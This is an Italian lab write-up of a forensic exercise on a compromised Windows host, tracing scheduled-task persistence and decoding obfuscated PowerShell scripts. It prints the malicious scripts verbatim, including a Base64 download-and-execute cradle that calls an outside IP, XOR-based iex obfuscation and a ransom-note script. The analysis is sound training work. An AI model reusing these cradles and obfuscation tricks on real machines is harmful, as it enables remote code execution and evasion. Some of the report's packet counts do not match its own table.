Report Scenario - Windows Persistence & PowerShell Analysis

REVISIONI DEL DOCUMENTO				
Versione	**Data**	**Autore**	**Descrizione**	**Parti modificate**
1.0	28/12/2023	Francesco Golisciano	Emissione del documento	Tutte

1Introduzione 3
2Diagramma di flusso operativo 4
3Analisi dei processi 6
4Analisi del filesystem. 7
5Analisi traffico di rete 13
6Situational awareness 17

1 Introduzione

Un attacccante, dopo aver compromesso una postazione Windows, installa ed esegue script PowerShell offuscati per la persistenza.




Figura 1: Architettura dello scenario

La macchina vittima ha trenta account dedicati agli utenti. Un analista può connettersi alla macchina vittima tramite protocollo SSH, usando le credenziali **assegnate** e l'indirizzo IP della macchina vittima. Ad esempio, per connettersi da una macchina UNIX al sistema compromesso è possibile digitare il comando seguente:

ssh <utente>@<IP>

2 Diagramma di flusso operativo

L’analisi è condotta usando il diagramma di flusso operativo mostrato in Figura 2.




Figura 2: Diagramma di flusso operativo

La Tabella 1 descrive le diverse attività coinvolte in ciascuna fase del diagramma di flusso operativo. Ogni fase è presentata con il proprio nome, una descrizione sintetica delle attività svolte ed un elenco di obiettivi.


Tabella 1: Descrizione delle attività

Fase	**Descrizione attività**	**Obiettivi**
ANALISI PROCESSI	Si analizzano i processi in esecuzione sul'host vittima. Si identificano processi con nomi e/o parametri sospetti.	Individuare eventuali reverse shell attive.
ANALISI FILE SYSTEM	Si analizza il file system della macchina vittima. Si identificano i file aperti da eventuali processi sospetti per individuare gli script di persistenza.	Individuare i file **PowerShell (.ps1)** contenenti gli script malevoli. Analizzare il codice per comprenderne l'offuscamento.
ANALISI TRAFFICO RETE	Si cattura il traffico su una interfaccia di rete specifica e si produce una traccia PCAP. Si trasferisce la traccia localmente e la si analizza.	Capire come sono immessi i comandi e come sono lette gli output corrispondenti.
SITUATIONAL AWARENESS	Si mettono insieme tutti i pezzi del puzzle raccolti finora.	Capire il funzionamento degli script di persistenza

3 Analisi dei processi

In Figura 3 è illustrato l'elenco dei processi in esecuzione, prodotto con il comando seguente:

tasklist /v



```
Image Name                     PID Session Name        Session#    Mem Usage Status          User Name
                                CPU Time Window Title
========================= ======== ================ =========== ============ =============== ==========
========================= ============ ================================================================
System Idle Process              0 Services                   0          4 K Unknown         NT AUTHORI
                           666:57:45 N/A
System                           4 Services                   0        140 K Unknown         N/A
                             0:33:56 N/A
smss.exe                       268 Services                   0        184 K Unknown         NT AUTHORI
```

Figura 3: processi in esecuzione

Nell'output non si nota niente di strano.

4 Analisi del filesystem.




Figura 4: AmazonSSMAgent

Si elencano i servizi in esecuzione con in seguente comando:

sc.exe query

Non ci sono servizi anomali (Figura 4).




Figura 5: task schedulati

Attraverso il comando seguente si cercano i task schedulati:

schtasks.exe /query

In Figura 5 si notano tre task schedulati.




Figura 6: esecuzione task 1

Si esegue il seguente comando per sapere cosa esegue task1:

schtasks.exe /v /fo /list /tn task1

In Figura 6 si può notare che il task schedulato esegue il seguente comando:

powershell -NoLogo –WindowStyle hidden -file C:\Windows\Temp\b64exec.ps1

Viene eseguito lo script Powershell “C:\Windows\Temp\b64exec.ps1” nascondendo il banner iniziale e la finestra

Sì nota inoltre che il comando viene eseguito con privilegi di amministratore.




Figura 7: esecuzione task 2

In Figura 7, attraverso i comandi utilizzati per task1, si nota che task2 esegue il seguente comando:

powershell -NoLogo –WindowStyle hidden -file C:\Windows\System32\spool\drivers\color\xor.ps1

Esegue con privilegi di amministratore.

```
TaskName:                             \task3
Next Run Time:                        12/28/2023 2:00:00 PM
Status:                               Ready
Logon Mode:                           Interactive/Background
Last Run Time:                        12/28/2023 1:59:00 PM
Last Result:                          0
Author:                               EC2AMAZ-QTHMKC4\Administrator
Task To Run:                          powershell -NoLogo -WindowStyle
hidden -file C:\Users\Public\Downloads\xorb64.ps1
Start In:                             N/A
Comment:                              N/A
Scheduled Task State:                 Enabled
Idle Time:                            Disabled
Power Management:                     Stop On Battery Mode, No Start O
n Batteries
Run As User:                          SYSTEM
```

Figura 8: esecuzione task3

“task3” esegue, con privilegi di amministratore, il seguente comando:

powershell -NoLogo –WindowStyle hidden -file C:\Users\Public\Downloads\xorb64.ps1

```
# M4l1c10us dr0pp3r by m0chan
# Ple33z cont4ct us @ M4st0d0n for m4d d1sc0untz!
([System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64St
ring('aWV4IChOZXctT2JqZWN0IE5ldC5XZWJDbGllbnQpLkRvd25sb2FkU3RyaW5nKCJo
dHRwOi8vMTcyLjI2LjguNzYveGF3ZHgiKQ==')) | iex
studente14@EC2AMAZ-QTHMKC4 C:\Users\studente14>
```

Figura 9: contenuto b64exec

Si stampa il contenuto di C:\Windows\Temp\b64exec.ps1 (Figura 9):

type C:\Windows\Temp\b64exec.ps1

Una stringa in Base64 viene deoffuscata con FromBase64String(), convertita nella codifica UTF-8 con GetString() ed infine interpretata con iex.

Deoffuscando la stringa da Base64 si ottiene la stringa:

iex (New-Object Net.WebClient).DownloadString("http://<IP>/xawdx")

Viene interpretata dinamicamente una espressione a partire da una stringa; viene inizializzato un oggetto di tipo Net.WebClient (implementa le funzioni di un client HTTP); il

metodo DownloadString() di tale oggetto scarica una pagina Web e ritorna la sua rappresentazione in stringa.

```
# H1dden 3numz by ry4agaard
# Unbr34k4ble & s3cur3!
. ((vaRIABLe '*MDr*').naME[3,11,2]-JOIn'')([sTriNg]::JOIN('',( [Char[]
](102,68,85,12,113,83,78,66,68,82,82,1,93,1,110,84,85,12,103,72,77,68,
1,12,103,72,77,68,113,64,85,73,1,98,27,125,117,68,76,81,125,19,15,85,8
9,85,1,12,100,79,66,78,69,72,79,70,1,96,114,98,104,104) |% { [ChaR] (
$_ -bxOR'0x21') } )));
```

Figura 10: contenuto xor

Si stampa il contenuto di C:\Windows\System32\spool\drivers\color\xor.ps1 (Figura 10):

type C:\Windows\System32\spool\drivers\color\xor.ps1


Un vettore di byte viene XORato con il byte 33, convertito ad array di caratteri ed infine passato ad una entità offuscata tramite una porzione.

Si converte una sequenza di interi in una sequenza di caratteri e si xora l'array di caratteri con il numero 33. Si ottiene la stringa:

Get-Process | Out-File -FilePath C:\Temp\2.txt -Encoding ASCII

Si elencano i processi in esecuzione con la cmdlet Get-Process. L'elenco dei processi viene scritto (non in append) sul file C:\Temp\2.txt.

Il testo è codificato in ASCII.



```
Handles  NPM(K)    PM(K)      WS(K)     CPU(s)      Id  SI ProcessName
-------  ------    -----      -----     ------      --  -- -----------
    275      12    23252      13224      79.48    1908   0 amazon-ssm-a
gent
     55       4     1640       2780       0.02     456   0 cmd
     55       4     1644       2780       0.00     928   0 cmd
     55       3     1592       2600       0.02    1920   0 cmd
     57       4     1588       2816       0.03    2744   0 cmd
```

Figura 11: contenuto 2.txt

Si stampa il contenuto di C:\Temp\2.txt (Figura 11):

type C:\Temp\2.txt

È presente un elenco dei processi in esecuzione.

Lo script è eseguito con questa espressione offuscata:

. ((vaRIABLe '*MDr*').naME[3,11,2]-JOIn'')

Il carattere "." è un alias della cmdlet interna source, che importa e interpreta nella sessione Powershell attuale uno script o una espressione

Si usa la cmdlet interna variable per stampare nome e valore di tutte le variabili che contengono la stringa Mdr. Esiste una sola variabile con queste caratteristiche:

MaximumDriveCount 4096

Si stampa l'attributo "Name" dell'oggetto, che contiene il nome della variabile. Si ottiene una stringa che è anche un array di carattere. I caratteri alla posizione 3, 11 e 2 sono i, e, x. Si uniscono questi tre caratteri, ottenendo la stringa iex




Figura 12: contenuto xorb64

Si stampa il contenuto di C:\Users\Public\Downloads\xorb64.ps1 (Figura 12):

type C:\Users\Public\downloads\xorb64.ps1

Si ritrova l'offuscamento di iex tramite porzione di variabile di ambiente visto nell'esempio precedente. Si vede anche l'offuscamento del comando tramite un array di byte.




Figura 13: array di byte

In figura 13 si ritrova l'offuscamento di iex del comando tramite XOR di un array di byte (qui con il byte 30) visto nell'esempio precedente.

Si converte una sequenza di interi in una sequenza di caratteri. Si XORa l'array di caratteri con il numero 30. Si ottiene un nuovo comando offuscato in Base64. Infine si deoffusca la stringa da Base64. Si ottiene lo script finale:

$folder = "C:\Temp"; $exist = Test-Path -Path $folder; if (-Not $exist) {New-Item –ItemType "directory" -Path $folder;}; echo "Today, $(Get-Date), this system has been hacked! Plz pay ranzom in b1tc0inz at coinz.de." | Out-file "$($folder)\3.txt"

Si controlla l'esistenza della directory C:\Temp. Se la directory C:\Temp non esiste, viene creata con la cmdlet New-Item che crea nuovi oggetti securable (in questo caso, una

directory). Viene generato un messaggio contenente la data attuale (calcolata con la cmdlet Get-Date). Il messaggio è passato in pipe alla cmdlet Out-File, che lo scrive nel file C:\Temp\3.txt.




Figura 14: contenuto 3.txt

Il messaggio contenuto nello script precedente è contenuto nel file 3.txt

5 Analisi traffico di rete

Si elencano le interfacce disponibili alla cattura con il comando **tshark -D**. L'output del comando, mostrato in Figura 15, illustra le interfacce di rete disponibili per la cattura del traffico di rete.




Figura 15: cattura del traffico


Si opta per la cattura del traffico live sull'interfaccia di rete **Ethernet 3**, salvando la traccia nel file **e3.pcap**:

tshark -i e3 -w e3.pcap

Si attende all'incirca un minuto.

Si copia localmente e3.pcap:

scp <utente>@<IP>:e3.pcap .



Protocollo	Percentuale pacchetti	Pacchetti	Percentuale byte
Frame	100.0	10662	100.0
Ethernet	100.0	10662	15.9
Internet Protocol Version 6	0.0	4	0.0
Internet Control Message Protocol v6	0.0	4	0.0
Internet Protocol Version 4	99.9	10656	21.6
Transmission Control Protocol	99.9	10656	62.4
SSH Protocol	87.9	9376	40.7
Hypertext Transfer Protocol	0.0	2	0.0
Address Resolution Protocol	0.0	2	0.0

Figura 16: gerarchia dei protocolli

Successivamente, come evidenziato in Figura 16 si seleziona il menu "Statistiche" e poi la funzione "Gerarchia dei protocolli". È presente una minuscola frazione di traffico HTTP (4 pacchetti). Gli altri protocolli sono ARP, DHCPv6, ICMPv6 e

SSH. C'è sicuramente attività HTTP da analizzare ulteriormente.

